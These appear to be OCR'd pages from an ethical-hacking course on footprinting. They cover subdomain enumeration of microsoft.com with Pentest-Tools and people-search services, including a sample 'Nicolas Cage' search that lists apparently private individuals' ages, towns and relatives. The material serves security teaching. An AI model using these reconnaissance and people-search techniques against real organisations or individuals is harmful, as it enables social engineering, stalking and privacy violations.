
Figure 2.17: Screenshot of Sublist3r displaying sub-domains of google.com with port 80 open

- **Pentest-Tools Find Subdomains**

  Source: *https://pentest-tools.com*

  Pentest-Tools Find Subdomains is an online tool used for discovering subdomains and their IP addresses, including network information and their HTTP servers.

  As shown in the screenshot, attackers search for sub-domains related to microsoft.com to obtain critical information about the target company domain, such as sub-domains, IP addresses, operating systems, servers used, technology used, web platform, and page titles.


Find Subdomains Online - Pente
pentest-tools.com/information-gathering/find-subdomains-of-domain
REPORT
Search subdomains...

Find Subdomains (Light)

TARGET microsoft.com

Scan summary

Subdomains: 127
Scan status: Finished
Start time: 3/8/2022, 7:36:53 AM
Finish time: 3/8/2022, 7:42:53 AM
Scan duration: 6 minutes, 0 seconds
Tests performed: 1/1

Findings


Subdomains


HOSTNAME	IP ADDRESS	OS	SERVER	TECHNOLOGY	WEB PLATFORM	PAGE TITLE	WHOIS NETNAME	WH CO
dev.microsoft.com	2.18.83.101					Microsoft Developer		
setup.microsoft.com	13.66.231.217					Microsoft Azure Web App - Error 404		
linux.microsoft.com	13.77.154.182							
payment.microsoft.com	13.77.161.179	Windows	Microsoft-IIS	ASP.NET		Business Applications | Microsoft Dynamics 365		
enterprise.microsoft.com	13.77.161.179					Microsoft Industry Clouds		

Figure 2.18: Screenshot of Pentest-Tools displaying sub-domains of microsoft.com

People Search on Social Networking Sites and People Search Services

- Social networking services, such as Facebook, Twitter, and LinkedIn, provide **useful information about the individual** that helps the attacker in performing social engineering and other attacks
- The people search can provide critical **information about a person or an organization**, including location, emails, websites, blogs, contacts, important dates, etc.
- People search online services, such as **Spokeo**, **Intelius**, **pipl**, **BeenVerified**, **Whitepages**, and **PeekYou**, provide people's names, addresses, contact details, date of birth, photographs, videos, profession, and so on





Nicolas Cage
23 people named Nicolas Cage found in California, Virginia and 10 other states

Nicolas Cage, 52
RESIDES IN ENCINO, CA
Lived In Las Vegas NV, New York NY, Los Angeles CA, Malibu CA
Also known as Nicholas Coppola Cage
Includes ✓ Address(12) ✓ Phone(9) ✓ Email(2)

Nicolas Cage, 69
RESIDES IN VICTORVILLE, CA
Related To Samantha Cage, Donovan Cage, Harry Cage, Mable Cage, Connie Cage
Also known as Nicholas W Cage
Includes ✓ Address(1) ✓ Email(2)

Nicolas Cage, 33
RESIDES IN ORMOND BEACH, FL
Lived In Daytona Beach FL
Related To Julie Cage, Douglas Cage, Dylan Cage, Doug Cage
Also known as Nicholas Cage
Includes ✓ Address(4) ✓ Phone(2) ✓ Email(2)

Nicolas Cage
RESIDES IN JACKSON, MS
Related To Deatra Cage, Ron Cage, Eugene Cage, Nicholas Cage, Valerie Cage
Includes ✓ Address(1)

Nicolas Cage, 47
RESIDES IN HOLLYWOOD, FL
Includes ✓ Address(1) ✓ Phone(2) ✓ Email(1)

Nicolas Cage
RESIDES IN LOS ANGELES, CA

